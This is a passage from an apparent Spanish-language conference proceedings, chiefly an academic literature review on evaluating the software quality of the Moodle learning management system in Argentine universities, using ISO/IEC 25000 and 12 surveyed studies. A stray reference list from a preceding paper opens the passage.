[2] S. González Jaramillo and M. Ortiz García, "Las competencias Profesionales en la educación superior," *Rev. Cuba. Educ. Medica Super.*, vol. 25, no. 3, pp. 334–343, 2011.

[3] "Ord.1150 C.S.U. Universidad Tecnológica Nacional - Diseño Curricular Ingeniería en Sistemas de Información." .

[4] S. Tobón, "Aspectos basicos de la formacion basada en competencias.," *Talca Proy. Mesesup*, pp. 1–16, 2006.

[5] E. Vielma Vielma and M. L. Salas, "Aportes de las teorías de Vygotsky, Piaget, Bandura y Bruner. Paralelismo en sus posiciones en relación con el desarrollo," *Educere*, vol. 3, no. 9, pp. 30–37, 2000.

[6] N. P. Collins, J. W., & O'Brien, *The Greenwood dictionary of education*. 2011.

[7] A. Attard, E. . Iorio, K. Geven, and R. Santa, "Time for a new paradigm in education: student-centred-learning," *Student-Centered Learn. Toolkit*, p. 72, 2016.

[8] U. R. Cukierman and D. Cukierman, "Aprender a Aprender: Desafíos que enfrentan los ingresantes a la Universidad y estrategias para mejorar su experiencia educativa y favorecer su retención," *Cienc. y Tecnol.*, vol. 1, no. 13, pp. 389–402, 2013.

[9] U. R. Cukierman, “Aprendizaje centrado en el estudiante: un enfoque imprescindible para la educación en ingeniería,” p. 13.

[10] UTN, “Estatuto de la Universidad Tecnológica Nacional, Resolución 1/2011 de Asamblea Universitaria.” 2011.

[11] “Resolución 989/2018 del Ministerio de Educación “Documento marco sobre la formulación de estándares para la acreditación de carreras de grado.” 2018.

Estado del Arte de la Evaluación de la Calidad del Software para los Sistema de Gestión de Aprendizaje en Contextos Universitarios

Karina Viviana Martinez, Lucila Romero y Ma. De los Milagros Gutiérrez
UTN - FRSF- CIDISI UNL – FICH – GIDIS UTN – FRSF CIDICI
kvmartin@frsf.utn.edu.ar, Lucila.rb@gmail.com , mmgutier@frsf.utn.edu.ar

Resumen

Es cada vez mayor el uso de herramientas software en los establecimientos educativos para gestionar los procesos de enseñanza, mejorar las actividades de los docentes, alumnos y administrativos. Estos sistemas gestionan información altamente sensible, que requiere ser respetada en su privacidad. Por ello, analizar los aspectos de calidad de los mismos es fundamental. Uno de los softwares para la gestión del aprendizaje más usados en la actualidad en las Universidades Argentinas es Moodle, por ser gratuito y adaptarse fácilmente al contexto de las instituciones educativas. En este trabajo se presenta un análisis del estado del arte de la evaluación de la calidad del software Moodle donde se analizan aspectos tales como seguridad, usabilidad y adaptabilidad, entre otras.

1. Introducción

La tecnología de la información está presente en muchos aspectos de la vida cotidiana. Las instituciones educativas, inmersas dentro de este contexto, cuentan en su mayoría con software para gestionar el espacio virtual del aprendizaje.

Este artículo tiene como objetivo analizar el estado del arte de la evaluación de la calidad del software y particularmente de Moodle. Considerando que las tecnologías de la información afectan las actividades universitarias y destacando la importancia de contar con programas que permitan una mejor gestión de la enseñanza. La recopilación, selección y estudio de los trabajos realizados en la temática, permite conocer las evaluaciones de calidad de software documentadas y los modelos de calidad propuestos en los últimos años por profesionales competentes. El estudio permite identificar y definir atributos de calidad, tomando en cuenta diversos aspectos y características del sistema educativo actual. Conocer los atributos de calidad de mayor importancia para los usuarios de un software, permite definir los principales identificadores de calidad. A partir de esta situación, tener la posibilidad de mejorarlos y con esto, optimizar todo el sistema.

Este trabajo se organiza como sigue. En la siguiente sección se realiza una introducción a las temáticas abordadas en esta investigación. En la sección 3 se describe la metodología de búsqueda y selección de bibliografía. En la sección 4, se realiza una síntesis con el aporte de cada trabajo hallado y se los agrupa por coincidencia de criterios. En la sección 5, se realiza el análisis del estado actual y se formulan preguntas que invitan a la reflexión sobre la calidad del software. Luego, en la sección 6, como producto del análisis y reflexión realizados, se bosqueja un nuevo paradigma para la evaluación de la calidad de la herramienta. Finalmente se presentan las conclusiones de este artículo y se plantean trabajos futuros.

2. Marco teórico

El cambio contante es una realidad de la existencia universitaria, es necesario realizar adaptaciones en forma rápida y adecuada a las nuevas situaciones. Así, el nuevo concepto de objetos de aprendizaje digital transforma la dinámica de la clase [1], herramientas de software permiten la inclusión de personas con discapacidades visuales en el aprendizaje de las ingenierías [2], son ejemplos de esta transformación en la que la tecnología de la información y la generación del conocimiento juegan un papel importante.

El estudio de la calidad del software es un espacio amplio, en este artículo se presentan algunas características usadas para evaluar la calidad de un software del tipo plataforma de aprendizaje o LMS (Learning Management System).

2.1 LMS

Un LMS es un sistema de gestión del aprendizaje, un software que se emplea para administrar, distribuir y controlar las actividades de formación presencial y no presencial (e-learning o aprendizaje electrónico) de una institución u organización.

Las principales funciones son: (i) de configuración, para usuarios que administran el registro de nuevos profesores y alumnos, su acceso a las aulas virtuales con diferentes roles y presentación de contenidos, (ii) de gestión y distribución de contenidos, que permiten la organización y el almacenamiento de contenidos educativos dentro de la plataforma, (iii) de comunicación, que los administradores y profesores configuran mediante chats, foros, correos

electrónicos, wikis de su curso y mensajería interna, (iv) de evaluación de la formación, con la posibilidad de crear actividades de preguntas abiertas, de selección múltiple, de verdadero-falso y otras que son calificadas en forma automática, (v) de seguimiento de la evolución de los alumnos durante el aprendizaje, mediante trayectos formativos configurados por los docentes del aula virtual.

Las instituciones educativas utilizan los LMS para brindar a sus estudiantes otra forma de acceso al conocimiento, reforzando la enseñanza realizada en el aula.

Existen distintos tipos de usuarios en un LMS con diferentes roles cada uno: (i) Estudiantes: son los que reciben la capacitación, (ii) Profesores: dirigen la actividad del estudiante durante el curso, (iii) Diseñadores: se encargan de la creación y el diseño de curso y (iv) Administradores gestionan y mantienen actualizadas las funcionalidades de la plataforma.

Los LMS hacen de intermediario entre el Estudiante y el Profesor, facilitan el seguimiento del proceso de aprendizaje de cada alumno, ofrecen herramientas de comunicación como foros, chats y mensajería interna entre otros.

Los LMS fueron diseñados solo como software instalados en el servidor a través de la compra de licencias. Actualmente, hay varios sistemas que tienen una licencia de código abierto, entre ellos se encuentra Moodle que es una plataforma virtual educativa.

Las principales características a tener en cuenta para evaluar la calidad de un LMS son: actualizaciones, control, administración, personalización, soporte, afinidad, usabilidad y estabilidad. Es una tarea compleja que admite diferentes formas, incluyendo los procesos donde se evalúan la experiencia del alumno y los enfoques de aprendizaje.

2.2 Calidad de Software

La idea de calidad está aplicada en varios aspectos dentro de la educación universitaria. Entre ellos, a los sistemas de gestión de aprendizaje que se usan para administrar usuarios (con rol estudiantes, docentes, administrativos, etc.), cursos (agrupados por departamentos, materias, comisiones, etc.), materiales (como textos, videos, etc.), actividades de formación (como foros, cuestionarios y otros), gestionar las evaluaciones, generar informes y administrar el servicio de comunicación, entre otros.

El concepto calidad tiene diferentes definiciones, dependiendo de la mirada que el autor tiene con respecto a los aspectos de un producto/servicio. Algunas definiciones asocian calidad con el cumplimiento de requisitos [3], otros la asocian con la experiencia del cliente y si el producto/servicio es adecuado para el mismo [4] y si el cliente se encuentra satisfecho [5]. En la realización de este trabajo se adopta la definición dada por la norma ISO 9000: “Calidad: grado en el que un conjunto de características inherentes a un objeto (producto, servicio, proceso, persona, organización, sistema o recurso) cumple con los requisitos.” [6].

Existen diferentes modelos o estándares que permiten evaluar la calidad de un producto software. La diferencia entre ellos radica en: (i) los atributos o características que son tenidos en cuenta y el objeto a evaluar (proceso, producto, sistema, etc.), (ii) la metodología utilizada para medir los atributos (donde, cuando, quien, como, frecuencia, indicadores, documentación, materiales), (iii) en las personas que realizan la evaluación (desarrolladores, evaluadores, usuarios finales) y (iv) en el momento en el que se realiza la evaluación (diseño, desarrollo, implantación o uso). El concepto calidad de software, está asociado a diferentes etapas del producto software, desde el análisis y diseño del producto, pasando por el desarrollo, llegando a las etapas de evaluación y mejora continua. Existen guías, estándares y normas para medir y evaluar la calidad de cada paso en el ciclo de vida de un producto software. Estas recomendaciones se realizan a nivel de institución, reglamentaciones gubernamentales, estándares internacionales, etc. En la realización de este artículo se optó trabajar con los estándares definidos en la familia ISO (International Organization for Standardization) para evaluar la calidad de un producto software.

Se analizan los conceptos de calidad asociados al producto software Moodle, específicamente criterios que posibilitan conocer características de seguridad, facilidad de uso, conocer las necesidades de los usuarios, analizar las características generales y particulares, establecer los diseños de respuestas a preguntas frecuentes, evaluar la familiarización de los usuarios (estudiantes, docentes, administrativos, programadores) con el software, analizar los criterios en el establecimiento de indicadores, formas de medirlos, de manera de proponer acciones para una mejora



Figura 1. Atributos y sub-atributos definidos en ISO 25010

continua del mismo adaptada al contexto propio de la institución educativa.

La norma ISO/IEC 25000 presenta un conjunto de atributos para evaluar la calidad de un producto software. El modelo de calidad del producto definido por la ISO/IEC 25010 se encuentra compuesto por las ocho características de calidad. (ver **Figura 1**)

3. Metodología

Para estudiar el estado del arte de la calidad del software del tipo LMS Moodle en instituciones de educación superior se seleccionó una metodología de búsqueda, identificación y selección de la información que se tomará como entrada al proceso de estudio.

Dada la importancia que tiene la calidad de los elementos de entrada en todos los sistemas, se seleccionó una metodología sistemática, probada y sencilla de realizar propuesta por Medina-López, y col. [7] que consta de 5 etapas: (1) Identificación del campo de estudio y del período a analizar. (2) Selección de las fuentes de información. (3) Realización de la búsqueda (qué, dónde y cómo). (4) Gestión y depuración de los resultados de la búsqueda. (5) Análisis de los resultados (ver **Figura 2**). A esa metodología se le sumaron algunos pasos que se describen oportunamente.




Figura 2. Metodología de búsqueda bibliográfica. Extraído de Medina-López y col. [3]

El primer paso consiste en identificar el campo de estudio a analizar y el período de tiempo en el que se requiere encontrar la información.

En este caso se realiza un análisis de la bibliografía sobre la calidad del producto software, en especial software de plataformas del tipo LMS, particularmente las plataformas Moodle y preferentemente utilizadas en Universidades. En particular se buscó estudios de calidad evaluados desde la óptica de las normas ISO y basadas en las normas ISO/IEE 25000.

El período de tiempo seleccionado para considerar los trabajos desarrollados es desde el año 2015 hasta la fecha. La decisión se tomó en base a la importancia de contar con información actual.

El paso siguiente es definir las fuentes en las que se busca la información. En este caso, se investiga el estado del arte en la temática, por lo que las fuentes de información seleccionadas son artículos de revistas, actas de congresos, tesis y libros. Se determinó realizar la búsqueda en las siguientes fuentes (i) Bibliotecas Digitales: Biblioteca Electrónica de Ciencia y Tecnología, Bibliotecas Electrónicas UTN; (ii) Bases de Datos: EBSCO, SCOPUS, SciELO (iii) Repositorios Digitales: UTN, UNR, UNL, UBA, UP, UNS; (iv) Buscadores: Google Académico y Microsoft Academy; (v) Redes sociales académicas: Mendeley y ResearchGate.

Luego se establecen los criterios de búsqueda, utilizando las palabras clave: *evaluación, calidad, software, LMS, Moodle, ISO* y se consideran trabajos en idioma inglés y español.

El tercer paso es realizar la búsqueda. En esta etapa se define que la metodología de búsqueda será híbrida, es decir tendrá una parte automática utilizando los motores de búsqueda de los sitios webs y una parte manual en casos particulares para verificar la pertinencia de la documentación a través de la lectura.

Para documentar esta búsqueda se elaboró una tabla con la información de las fuentes visitadas, los criterios de filtrado (palabras claves, fechas, idioma, etc.) y los resultados obtenidos. En casos en donde no se encontraron resultados, se realiza una nueva búsqueda automática, cambiando las palabras clave, el rango de fechas o el idioma. Esta búsqueda representa una modificación a la metodología utilizada. Producto de esta nueva búsqueda se hallaron trabajos en idioma portugués [16] y con fecha de elaboración anterior a 2015 [17-19].

Finalizada la etapa de búsqueda, se continúa con la gestión y depuración de los hallazgos realizados. Para este proceso se confeccionó una tabla con el siguiente contenido: nombre, ubicación y clasificación de los trabajos hallados.

La clasificación de un trabajo se realiza luego de analizar su título, las palabras clave, su resumen y en algunos casos su conclusión. Se utilizaron las siguientes categorías: seleccionado (se halló un trabajo de interés), falso positivo (si bien el título contiene alguna de las palabras clave, el trabajo no es de interés), falso negativo (son los casos en los que la búsqueda automática lo reportó como negativo, por ejemplo: el título no contiene las palabras clave, luego de una búsqueda manual más exhaustiva, en la que se tuvo en cuenta sinónimos de las

palabras clave para el título y la lectura del resumen, se incorporó el trabajo a la lista de seleccionados) y dudoso (se debe analizar en profundidad el trabajo).

En los casos donde se encontró una gran cantidad de resultados, por ejemplo, el caso de la fuente de información EBSCO, en el que se hallaron 788 registros, fue necesario agregar un nuevo filtro a la búsqueda y correr un proceso híbrido para seleccionarlos y clasificarlos. Un ejemplo son los casos de evaluación de software de sistemas de salud. En el que en la corrida automática quedan seleccionados como posibles, ya que el título del trabajo contiene las palabras clave, y al leer el resumen se comprueba que ese trabajo no es de interés. Para estos casos se realizó una selección manual, en la que se tomaron todos los títulos hallados, se copiaron a un procesador de texto, se realizaron las búsquedas de las palabras clave (de una por vez) por medio del filtro del programa, realizando la selección en forma manual y se eliminaron los títulos que no eran de interés.

Una vez clasificados los trabajos dudosos y descontados los falsos positivos, se elabora la lista con los trabajos seleccionados, no todos contienen todas las temáticas presentadas, algunos trabajan solo con algunos temas de interés.

Luego se elabora una tabla en la que se detalla *Nombre*, *Ubicación* y *Comentarios* de cada uno, este es el resultado de la última etapa de la metodología utilizada.

4. Aportes, agrupamientos y comparativos

Siguiendo la metodología de búsqueda bibliográfica planteada en la sección anterior se hallaron 12 trabajos relacionados en uno o más aspectos con los temas de investigación. Se resumen las coincidencias halladas entre los 12 trabajos seleccionados y los ejes de investigación de este artículo. (ver **Tabla 1**)

Tabla 1. Resumen de los trabajos hallados

Referencia del trabajo	Calidad	LMS	Moodle	ISO
[8]	Si	Si	Si	Si
[9]	Si	Si	Si	Si
[10]	Si	Si	No	Si
[11]	Si	No	No	Si
[12]	Si	Si	No	No
[13]	Si	No	No	Si
[14]	Si	Si	Si	No
[15]	Si	Si	Si	No
[16]	Si	Si	Si	No
[17]	Si	No	No	Si
[18]	Si	Si	Si	No
[19]	Si	Si	Si	No

La primera columna de la tabla muestra los números de referencias que se especifican al final del artículo. El resto de las columnas tienen una valor verdadero o falso de acuerdo a si el trabajo hace referencias a determinados conceptos. La segunda columna indica si el trabajo estudia la calidad del producto software. La tercera columna identifica si el articulo hacer referencia a software del tipo LMS. La cuarta columna refiere a si el trabajo evalúa la calidad de la plataforma Moodle. Finalmente, la quinta columna hace referencia a si el trabajo evalúa el producto software siguiendo las directrices de algún estándar o guía de la norma ISO.

Se elaboró un grafo como herramienta de apoyo para identificar el aporte obtenido de cada trabajo para la elaboración de este artículo (ver **Figura 3**). Este mapa conceptual resume la situación relevada, indicando los temas y las relaciones entre los 12 trabajos hallados. Cada nodo tiene un nombre que representa un tema afín a las intenciones de este artículo, y una lista de números que identifica las referencias a los trabajos analizados y que abordan la temática representada por el nodo. Las relaciones representan la forma en que los artículos analizados abordan los temas de interés.

El nodo *Todos los Trabajos* representa la totalidad de los trabajos seleccionados y analizados [8 – 19]. El nodo *Modelos* representa los trabajos que proponen modelos para evaluar la calidad del software [8, 11, 12, 13, 15, 16 y 17]. El nodo *Evaluación* representa los trabajos que realizan una evaluación de la calidad del software [8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18 y 19]. El nodo *LMS* representa los trabajos relevados que evalúan la calidad del software del tipo LMS [8, 9, 10, 12, 14, 15, 16, 18 y 19]. El nodo *No son LMS* representa los trabajos que evalúan la calidad del software que nos son plataformas del tipo LMS [11, 13 y 17]. El nodo *Moodle* representa los trabajos que evalúan la calidad del software de la plataforma Moodle [8, 9, 14, 15, 16, 18 y 19]. El nodo *Otras Plataformas* representa los LMS que no son Moodle y otros softwares evaluados [10, 11, 12, 13 y 17]. El nodo *IEU* representa los trabajos que estudiaron la evaluación de la calidad del software del tipo LMS Moodle en instituciones educativas universitarias [8, 9 y 14]. El nodo *Otros Organismos* representa a las evaluaciones de calidad de software que se realizaron sobre LMS Moodle que no están implementadas en instituciones educativas y los trabajos en los que no se especifica el ámbito de uso de la plataforma [15, 16, 18 y 19]. El nodo *ISO* representa los trabajos que usaron una o más normas, estándares o recomendaciones de la familia ISO para evaluar la calidad de un software [8, 9, 10, 11, 13 y 17]. El Nodo *Otras especificaciones* representa la totalidad de formas adoptadas para evaluar la calidad del software, presentadas en los trabajos evaluados, que no pertenecen a la familia ISO [12, 14, 15, 16, 18 y 19]. El nodo *ISO 25000* representa los trabajos que usaron uno o más atributos o subatributos de la norma ISO/IEC 25000 para evaluar la calidad de un software [8, 10, 11 y 13]. El nodo *Otras Normas* representa a los trabajos que utilizaron ISO pero no teniendo en cuenta ISO 25000 [9 y17].

Del nodo *Todos los trabajos* parten 2 relaciones. La relación *Realizan*, que lo vincula con el nodo *Evaluación*, representa los trabajos que realizan una evaluación de la calidad del software, independientemente de la forma o el enfoque. Se diferencia de la relación *Proponen*, ya que esta lleva al nodo que representa a los trabajos que además de

realizar la evaluación de la calidad del software presentan un modelo de evaluación de calidad. Del nodo *Modelos* parte la relación *Incorporan*, ya que los trabajos que elaboran un modelo para evaluar la calidad del software colaboran con la *Evaluación*. Del nodo *Evaluación* parten 4 relaciones, 2 llamadas *Q SW tipo* que especifican el tipo de software sobre el que se realiza la evaluación de calidad. Uno es el tipo LMS y el otro representa al resto del software. Del nodo *LMS* surgen 2 relaciones llamadas *Seleccionan*. Una lleva a especificar los trabajos que evalúan la calidad de un software tipo Moodle y la otra los que representan a otras plataformas, como especifican los nodos que los representan. Desde el nodo *Moodle* surgen 2 relaciones, una lleva a especificar los trabajos realizados en instituciones universitarias y la otra representa a los trabajos que no especificaron un contexto universitario como organización en la que se implementó el LMS. Ambas relaciones se llaman *Sobre*. Del nodo *Evaluación* surgen también 2 relaciones llamadas *Mediante*, que representan el método usado para realizar la evaluación de la calidad del software. Una relación conecta el nodo *Evaluación* con el nodo *ISO* y grafica al conjunto de trabajos que seleccionaron una o varias normas *ISO* en su trabajo. La otra relación *Evaluación* conecta con el nodo *Otras Especificaciones* y representa a los trabajos que eligieron otra forma para evaluar la calidad del producto. Del nodo *ISO* surgen 2 relaciones *Aplican*, que separa a los trabajos que usaron la norma ISO 25000 de los que no la usaron, agrupándolos en los nodos *ISO 25000* y *Otras Normas*.

grafo, también se hallaron casos que se diferencian de estos grupos, como un estudio sobre la calidad de los LMS, desde la perspectiva de software educativo libre [12] y un método para evaluar la calidad del software desde la óptica de ISO/IEC 25000 en los entregables como producto final de un proyecto de software [13]. En [14] se comparó el LMS Moodle con otras plataformas, para ello se definieron atributos desde las perspectivas de tres dimensiones: el modelo pedagógico, del usuario y técnico. En [16] a diferencia del resto de los casos, se trabaja sobre un proyecto de educación a distancia. En [9, 11, 12, 13, 14, 16, 18 y 19] se incorporaron casos de estudio para evaluar los modelos propuestos o la calidad del software.

5. Análisis del estado actual

En esta sección se estudian los trabajos seleccionados, rescatando la relación con el tema de investigación de este artículo y se formulan preguntas que invitan al análisis y la reflexión de la temática con el objetivo de profundizar el conocimiento del estado actual de la calidad de software Moodle en instituciones universitarias. (i)Se presenta cada trabajo hallado, destacando los temas de interés, (ii) se analizan desde la perspectiva del interés de este artículo, (iii) se formulan preguntas para reflexionar y profundizar sobre los conceptos tratados en el trabajo. (iv) las preguntas formuladas colaboran en la definición de las Conclusiones.




Figura 3. Grafo resumen/agrupamiento de trabajos

El análisis del grafo mediante una visión sistémica da la posibilidad de ver las temáticas comunes que se eligen investigar sobre la evaluación de la calidad del software, especialmente de LMS Moodle en instituciones universitarias. Este grafo otorga una visión general del estado del arte en la temática, desde el punto de vista del interés de los trabajos relevados.

En el grafo se aprecia que la mayoría de los trabajos hallados presenta un modelo para evaluar la calidad del producto software y no usan alguna de las normas ISO para realizarla. Además de la información plasmada en este

Existen trabajos de investigación que proponen modelos basados en normas ISO/IEC 25000. En [8] los autores proporcionan lineamientos para contribuir al aseguramiento de la calidad de plataformas e-Learning en centros de capacitación superior. En el mismo se propone un modelo para asegurar la calidad de la plataforma Moodle basado en ISO 25000, se recomienda el uso y aplicación del modelo propuesto incorporando nuevos atributos de evaluación de la calidad, lo significativo de este trabajo es la mirada lograda desde la visión técnica educativa. Este trabajo se realizó tomando la opinión de los usuarios de la plataforma

con rol docente. Teniendo en cuenta que existen diferentes interesados en este tipo de sistemas [20], se formula la siguiente pregunta que invita a la reflexión: ¿la realización de encuestas a una muestra de usuarios con diferentes roles (estudiante, administrativos, programadores, etc.) daría una opinión más amplia de la calidad del software percibida por los usuarios?

En [9] se investiga la calidad del LMS Moodle en universidades evaluándolo mediante la norma ISO/IEC 9126, utilizando métricas de usabilidad y satisfacción establecidas por la norma y a través de un análisis estadístico. Se integró Twitter y facebook como herramientas de comunicación entre docentes y estudiantes y se muestra la contribución significativa de la inclusión realizada. Los autores concluyen que el uso de las redes mejora notablemente la interacción entre profesores y estudiantes durante el proceso educativo. Este trabajo analizado se realizó este año (2019). Sin embargo, el mismo análisis podría variar considerablemente si se tomaran los estudiantes ingresantes a las carreras de ingeniería, ya que los mismos no utilizan estas redes sociales. Las preguntas que invita a la reflexión son las siguientes: ¿depende de la muestra de usuarios el resultado de esta evaluación? ¿Se puede categorizar el conjunto de usuarios para realizar la evaluación? Por ejemplo, en UTN – FRSF, un aporte importante a la comunicación la hizo la App de Moodle, ya que los usuarios logran comunicarse en el momento que deseen desde sus celulares. ¿La app reemplaza o mejora el aporte estudiado en el trabajo presentado?

En [10] también se estudia esta temática. En esta investigación se determinan las subcaracterísticas para la evaluación de entornos virtuales de aprendizaje como productos finales basados en normas ISO 9126, 14598 y 25000-SQuaRE y se estudia solo la usabilidad. Se tiene en cuenta cuatro aspectos pedagógicos (contenido, modelo, evaluación, interfaz de usuario, herramientas), según los autores, sin relación con ninguna característica del estándar ISO 25000. Por consiguiente, reemplazan la característica *facilidad de aprendizaje* por *facilidad pedagógica*. Proponen también integrar cuatro aspectos que son: (i) soporte-ayuda documentación, (ii) manejo de errores, (iii) flexibilidad y (iv) estándares, a diferentes características del estándar 25000. Luego de analizar este trabajo que determina una serie de atributos para evaluar un LMS como producto final, tomando características de ISO 25000 y proponiendo sumar y reemplazar algunos atributos pedagógicos, se plantea la siguiente pregunta: ¿es factible analizar todos los atributos de calidad para evaluar un producto software, planteados por ISO 25000, desde la perspectiva pedagógica con la que se abordó el atributo usabilidad en este artículo?

En [11], se desarrolla una herramienta con la que el usuario puede evaluar el producto software en el aspecto seguridad y obtener un informe. Esta metodología basada en ISO 25000 se desarrolla mediante preguntas estructuradas siguiendo el enfoque GQM (Goal, Question, Metric). Para llevarlo adelante definieron un conjunto de preguntas cuyas respuestas combinadas de forma lógica permiten obtener una métrica aplicable a las características que propone ISO/IEC 25010. Para este trabajo se tomó como caso de estudio la característica Seguridad. Se definieron las métricas y luego se expusieron los resultados de la aplicación a tres casos de estudio. Se plantea la siguiente reflexión: ¿Es positivo el hecho de que un usuario final, que no es un desarrollador del software, sea quien realiza la evaluación del producto? ¿La metodología de preguntas estructuradas puede aplicarse a todos los atributos de calidad del software según ISO 25000?

En [12] se presenta un modelo para evaluar la calidad del software libre desde la necesidad de los docentes de instituciones educativas universitarias. En este trabajo se unifican los planteamientos de los modelos de evaluación de software educativo con los de evaluación de software libre, dando lugar a un modelo integrador que viene a dar respuesta a este nuevo contexto colaborativo en un mundo digitalizado. Se plantea la siguiente reflexión: ¿cómo resulta la evaluación realizada desde la perspectiva de usuarios con otros roles (estudiante, administrador)?

En [13] se proporcionan los lineamientos para evaluar la calidad de los entregables con el objetivo de incrementar la calidad del producto final y asegurar el cumplimiento de los requisitos del usuario. Se plantea la siguiente pregunta: ¿de qué manera se asegura la calidad de conformidad cuando los requerimientos del usuario cambian en el tiempo y cuando existen diferentes categorías de usuarios?

En [14] se formuló una estrategia de evaluación y comparación de las características de un LMS, desde la dimensión técnica y pedagógica del usuario. Se concluye que el proceso de selección de un LMS debe realizarse desde las necesidades institucionales teniendo en cuenta los estándares asociados a la calidad de software. Se plantea reflexionar sobre la importancia de incorporar como usuario evaluador del LMS a la institución educativa: ¿cómo resultaría esta evaluación realizada desde el punto de vista de la institución y también desde los usuarios con sus diferentes roles?

En [15] también se evalúa la seguridad del software, en este caso, se cuantifica el nivel mediante un ranking de vulnerabilidad en software y redes, lo cual es sumamente significativo, ya que los métodos de vulnerabilidad del LMS cambian en el tiempo. El aspecto seguridad es crítico en todo producto software, por lo tanto se propone reflexionar sobre: ¿cómo pondera el usuario final este atributo? ¿Qué diferencia existe entre las necesidades de un usuario con rol administrador, docente y estudiante? ¿Qué rol cumple la capacitación al usuario de LMS en este caso?

En [16] se desarrolló una metodología para evaluar la usabilidad del LMS, identificando los problemas y el grado de satisfacción para usuarios con rol estudiante. Esta propuesta se diferencia de la anterior en el hecho de incorporar nuevos requerimientos y necesidades de los usuarios. Se plantea la pregunta: ¿este cuestionario puede ser aplicado a usuarios con otros roles? ¿Puede evaluarse otros atributos de la forma que se evalúa la usabilidad?

En [17] se desarrolla un modelo de evaluación de calidad para aplicaciones web, basada en ISO 15939.

También aplica un caso de estudio en el que se presenta retroalimentación de los usuarios. Lo diferente de este trabajo es que toma al usuario como ser humano, asegura que la percepción de la calidad del software depende más de lo que éste experimenta con el producto que de las características del producto en sí. Se plantea: ¿las necesidades detectadas en este LMS e-goverment son iguales o similares a las de e-learnig?

En [18] se analiza la calidad percibida por el usuario de Moodle, se concluye que la funcionalidad y la calidad de uso la afectan positivamente. Por lo tanto se intenta reflexionar sobre: ¿La exigencia y satisfacción depende de las características del usuario que evalúa? ¿De qué forma se pueden modelar estos datos de entrada para obtener información representativa y certera?

En [19] se muestra el caso de una encuesta realizada a 80 usuarios finales, sobre la calidad percibida de Moodle. La evaluación se realiza sobre los atributos funcionabilidad, confiabilidad, usabilidad, eficiencia, y satisfacción general. Se ve que la calidad percibida varía cuando la experiencia y la intensidad de uso varían. Se plantean las preguntas ¿de qué forma se estratifica el usuario? ¿Cómo se mide la exigencia de un usuario? ¿La formulación de la pregunta influye en la calificación de la satisfacción de un producto software?

En los trabajos investigados se hallaron recomendaciones valiosas como ser:

(i) Promover el uso de modelos de calidad para el desarrollo de plataformas e-Learning en Centro de Capacitación Superior puesto que es la única manera de asegurar que tanto docentes, alumnos y personal administrativo estén satisfechos al momento de hacer uso del software [8].
(ii) Continuar con las investigaciones sobre la incorporación de calidad a diversos productos finales de software mediante la utilización de modelos de calidad o estándares internacionales, considerando que en lo que respecta a software, recientemente se está empezando a tener grandes avances y se deben contar con herramientas que ayuden a los especialistas de TI a alcanzar un alto grado de calidad en los sistemas que desarrollan o evalúan para que estos logren satisfacer a los usuarios [8].
(iii) Realizar seguimiento a una mayor cantidad de proyectos, inclusive a aquellos con duración mayor a nueve semanas, y homologar los grupos del experimento con más variables, como la cantidad de líneas de código u otra variable que permita emparejar los grupos con mayor precisión, esto permitirá robustecer el trabajo de investigación [13].
(iv) Considerar recursos adicionales para las actividades de evaluación de calidad, ello permitirá contar con las personas, equipos y presupuesto para ejecutar las actividades con éxito, tener en cuenta que la cantidad de recursos necesarios dependerá de factores como la complejidad del proyecto y el nivel de detalle que se requiere para la evaluación de calidad; ya que por ejemplo, las evaluaciones de alto nivel no requieren mayor inversión [13].

6. Un nuevo paradigma

A partir del análisis realizado, se observa que es necesario un nuevo paradigma para la evaluación de la calidad de los LMS en las instituciones educativas de universidades. A continuación, se reflexiona sobre las características del paradigma clásico y el nuevo que se necesita para este tipo de sistemas.

En el paradigma clásico se toma la visión del usuario como única y a partir de ella se realizan las pruebas, los test y las evaluaciones sobre las características de la calidad de un software. En el nuevo paradigma, la visión refleja la visión del observador y el usuario tiene diferentes perspectivas.

En el paradigma clásico, los trayectos formativos de los estudiantes y el camino recorrido por un usuario dentro del sistema tiene un abordaje mecanicista y racionalista. En el nuevo paradigma, se incorporan los abordajes intuitivos y experimentales a los anteriores, otorgando equilibrio y amplitud de disciplinas para los trayectos o caminos a recorrer por el usuario dentro del software.

